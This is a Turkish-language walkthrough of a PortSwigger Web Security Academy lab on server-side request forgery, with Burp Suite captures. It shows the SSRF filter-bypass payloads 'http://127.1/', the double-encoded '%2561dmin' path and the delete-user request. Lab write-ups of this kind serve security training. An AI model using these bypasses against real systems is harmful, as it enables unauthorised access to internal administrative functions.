

LAB: SSRF WITH BLACKLIST-BASED INPUT FILTER

<https://portswigger.net/web-security/ssrf/lab-ssrf-with-blacklist-filter>

GÖREV:

Blacklist tabanlı SSRF

AÇIKLAMA:

Bu lab, dahili bir sistemden veri alan bir stok kontrol özelliğine sahiptir.

Lab'ı çözmek için, `http://localhost/admin` adresindeki yönetici arayüzüne erişmek için stok kontrol URL'sini değiştirin ve carlos kullanıcısını silin.

ÇÖZÜM:

Laboratuvara erişimi başlatıyoruz.

Lab: SSRF with blacklist-based input filter

PRACTITIONER

LAB

Solved

This lab has a stock check feature which fetches data from an internal system.


To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.

The developer has deployed two weak anti-SSRF defenses that you will need to bypass.



ACCESS THE LAB

İlk adım olarak "Stok kontrolü"ne tıklayın, Burp Suite'te isteği yakalayıp Burp Intruder'a gönderilmelidir.



Burp Suite Community Edition v2024.3.14 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Settings

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
147	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&k...			200	370	JSON		
148	https://googleads.g.doublecl...	GET	/pagead/id			302	745	HTML		
149	https://googleads.g.doublecl...	GET	/pagead/id			302	745	HTML		
150	https://googleads.g.doublecl...	GET	/pagead/id?slf_rd=1			200	836	JSON		
151	https://googleads.g.doublecl...	GET	/pagead/id?slf_rd=1			200	836	JSON		
152	https://googleads.g.doublecl...	GET	/pagead/id			302	745	HTML		
153	https://googleads.g.doublecl...	GET	/pagead/id?slf_rd=1			200	836	JSON		
154	https://0a6f00d704842245...	GET	/product?productId=1			200	5005	HTML		SSRF
155	https://0a6f00d704842245...	GET	/resources/js/stockCheck.js			200	981	script	js	
156	https://0a6f00d704842245...	GET	/resources/js/stockCheckPayload.js			200	291	script	js	
157	https://0a6f00d704842245...	GET	/academyLabHeader			101	147			
158	https://0a6f00d704842245...	POST	/product/stock			200	108	text		

Request

1 POST /product/stock HTTP/2

2 Host: 0a6f00d70484224581dd626b00cc0045.web-security-academy.net

3 Cookie: session=pTy4cHL1dpzrAc0z4LtLnRCYkvYFkCgR

4 Content-Length: 107

5 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"

6 Sec-Ch-Ua-Platform: "Linux"

7 Sec-Ch-Ua-Mobile: ?0

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36

9 Content-Type: application/x-www-form-urlencoded

10 Accept: */*

11 Origin: https://0a6f00d70484224581dd626b00cc0045.web-security-academy.net

Response

1 HTTP/2 200 OK

2 Content-Type: text/plain; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 2

5

6 27

Inspector

Request attributes 2

Request body parameters 1


Request cookies 1

Request headers 20

Response headers 3

Event log (1) All issues

Memory: 142.1MB



stockApi’de başarılı giriş yaptığımızı görmekteyiz. stockApi değerimizi <http://127.0.0.1/> olarak değiştirip blocklanma durumuna bakacağız.

Burp Suite Community Edition v2024.3.1.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Target: https://0a6f00d70484224581dd626b00cc0045.web-security-academy.net HTTP/2

Request

1 POST /product/stock HTTP/2
2 Host: 0a6f00d70484224581dd626b00cc0045.web-security-academy.net
3 Cookie: session=pTy4cHL1dpzrAcOz4LtLnRCYKvyPkCgR
4 Content-Length: 26
5 Sec-Ch-Ua: "Not-A.Brand";v="99",
6 "Chromium";v="124"
7 Sec-Ch-Ua-Platform: "Linux"
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0
10 (Windows NT 10.0; Win64; x64)
11 AppleWebKit/537.36 (KHTML, like
12 Gecko) Chrome/124.0.6367.118
13 Safari/537.36
14 Content-Type:
15 application/x-www-form-urlencoded
16 Accept: */*
17 Origin:
18 https://0a6f00d70484224581dd626
19 b00cc0045.web-security-academy.
20 net
21 Sec-Fetch-Site: same-origin
22 Sec-Fetch-Mode: cors
23 Sec-Fetch-Dest: empty
24 Referer:
25 https://0a6f00d70484224581dd626
26 b00cc0045.web-security-academy.
27 net/product?productId=1
28 Accept-Encoding: gzip, deflate,
29 br
30 Accept-Language: en-US,en;q=0.9
31 Priority: u=1, i
32 stockApi=http://127.0.0.1/

Response

1 HTTP/2 400 Bad Request
2 Content-Type: application/json;
3 charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 51
6 "External stock check blocked f
or security reasons"


Inspector

Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 20
Response headers 3


Done 173 bytes | 139 millis

Event log (1) All issues Memory: 147.6MB


Bu adresin blocklandığını görüyoruz. URL'yi şu şekilde değiştirerek bloğu atlayacağız:
http://127.1/




URL üzerinde işimize yarayacak değişiklikler yaparak diğer denemeleri yapıyoruz. Bu sefer de URL'yi <http://127.1/admin> olarak değiştirin ve URL'nin tekrar engellendiğini gözlemleyin.



<http://127.1/admin> yerine <http://127.1/%2561dmin> yazarak admin paneline erişimi sağlıyoruz



Bizden istenen carlos kullanıcıını silmemizdi ona uygun işlemleri yapmaya devam ediyoruz. Carlos kullanıcıını sileceğimiz panel karşımıza gelmektedir.



stockApi'yi <http://127.1/%2561dmin/delete?username=carlos> yazarak kullanıcıımızı siliyoruz.

Target: https://0a6f00d70484224581dd626b00cc0045.web-security-academy.net

Request

```
1 GET /admin HTTP/2
2 Host: 0a6f00d70484224581dd626b00cc0045.web-security-academy.net
3 Cookie: sessions=pTy4cHL1dpzrAcOz4LtLnRCYKvyPKcgr
4 Sec-Ch-Ua: "Not-A.Brand";v="99",
5 "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Accept: */*
10 Origin: https://0a6f00d70484224581dd626b00cc0045.web-security-academy.net
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://0a6f00d70484224581dd626b00cc0045.web-security-academy.net/product/stock
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u=1, i
18
```

Response

SSRF with blacklist-based input filter

LAB Solved

Back to lab description

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account

Admin interface only available if logged in as an administrator, or if requested from loopback

Inspector

Request attributes: 2

Request query parameters: 0

Request body parameters: 0

Request cookies: 1

Request headers: 18

Response headers: 3

5,785 bytes | 142 millis

Event log (2) All issues Memory: 177.2MB

Laboratuvarımızı tamamladık.

Şeyma Saylan